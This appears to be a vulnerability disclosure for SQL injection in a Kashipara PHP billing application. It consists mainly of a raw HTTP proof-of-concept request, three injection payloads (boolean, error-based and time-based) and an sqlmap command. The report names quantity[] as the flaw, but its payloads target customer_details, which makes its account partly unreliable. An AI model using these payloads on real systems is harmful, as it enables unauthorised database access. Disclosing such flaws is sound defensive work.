# BILLING SOFTWARE SQL injection vulnerability

Vulnerability Description: BILLING SOFTWARE SQL injection vulnerability


Manufacturer Information: www.kashipara.com/


Affected Version: 1.0

Environment:

Download Source Code:

https://www.kashipara.com/project/download/project2/user/2023/202310/kashipara.com\_billing-software-zip.zip




Code Analysis:   


Insufficient validation and filtering of the quantity[] parameter allows attackers to construct malicious requests ，

POC：

|  |
| --- |
| POST /billing/submit\_delivery\_list.php HTTP/1.1  Host: localhost  Content-Length: 268  Cache-Control: max-age=0  sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="98"  sec-ch-ua-mobile: ?0  sec-ch-ua-platform: "Windows"  Upgrade-Insecure-Requests: 1  Origin: http://localhost  Content-Type: application/x-www-form-urlencoded  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9  Sec-Fetch-Site: same-origin  Sec-Fetch-Mode: navigate  Sec-Fetch-User: ?1  Sec-Fetch-Dest: document  Referer: http://localhost/billing/tax\_invoice.php  Accept-Encoding: gzip, deflate  Accept-Language: zh-CN,zh;q=0.9  Cookie: USER\_NAME\_COOKIE=admin; SID\_1=aa141d36; mailpoet\_page\_view=%7B%22timestamp%22%3A1694409700%7D; mailpoet\_subscriber=%7B%22subscriber\_id%22%3A2%7D; \_ga=GA1.1.324136046.1702458922; Hm\_lvt\_6a3c7d9bb52a48ffadde32007d2a259e=1702459185; \_pk\_id.1.1fff=4343a030b8a53617.1702459185.; PHPSESSID=vcssfak4odk78ee70p6p0ee04m  Connection: close  challan\_no=aa&offer\_no=aa&order\_no=1213&dispached=12312&remarks=3123123123&challan\_date=2024-01-02&purchase\_date=2024-01-01&no\_of\_pkg=31231231&net\_wt=12312&totalAmountBill=0.00&serial\_no%5B%5D=1&mat\_des%5B%5D=2&hsn\_code%5B%5D=kkkk&quantity%5B%5D=&subButton=Place+Order |

Sqlmap：



Payload: customer\_details=1' AND 7496=(SELECT (CASE WHEN (7496=7496) THEN 7496 ELSE (SELECT 8641 UNION SELECT 2121) END))-- -&stock\_date=09-01-2024&order\_no=q12&so\_no=q1&invoice\_no=1&place\_of\_supply=12&totalAmountBill=0.00&serial\_no[]=1&mat\_des[]=12&hsn\_code[]=12&cgst[]=w1&sgst[]=12&igst[]=12&quantity[]=12&rate[]=12&item\_value[]=144.00&gst\_amt[]=NaN&discount[]=12&discount\_value[]=17.28&amount[]=NaN&pay\_cost=NaN&gst\_cost=NaN&subButton=Place Order

Payload: customer\_details=1' OR (SELECT 9337 FROM(SELECT COUNT(\*),CONCAT(0x716a6b6a71,(SELECT (ELT(9337=9337,1))),0x717a716271,FLOOR(RAND(0)\*2))x FROM INFORMATION\_SCHEMA.PLUGINS GROUP BY x)a)-- fwTw&stock\_date=09-01-2024&order\_no=q12&so\_no=q1&invoice\_no=1&place\_of\_supply=12&totalAmountBill=0.00&serial\_no[]=1&mat\_des[]=12&hsn\_code[]=12&cgst[]=w1&sgst[]=12&igst[]=12&quantity[]=12&rate[]=12&item\_value[]=144.00&gst\_amt[]=NaN&discount[]=12&discount\_value[]=17.28&amount[]=NaN&pay\_cost=NaN&gst\_cost=NaN&subButton=Place Order

Payload: customer\_details=1' AND (SELECT 7674 FROM (SELECT(SLEEP(5)))IOdC)-- JiRR&stock\_date=09-01-2024&order\_no=q12&so\_no=q1&invoice\_no=1&place\_of\_supply=12&totalAmountBill=0.00&serial\_no[]=1&mat\_des[]=12&hsn\_code[]=12&cgst[]=w1&sgst[]=12&igst[]=12&quantity[]=12&rate[]=12&item\_value[]=144.00&gst\_amt[]=NaN&discount[]=12&discount\_value[]=17.28&amount[]=NaN&pay\_cost=NaN&gst\_cost=NaN&subButton=Place Order

python sqlmap.py -r 3.txt --level 5 --risk 3 --dbms=mysql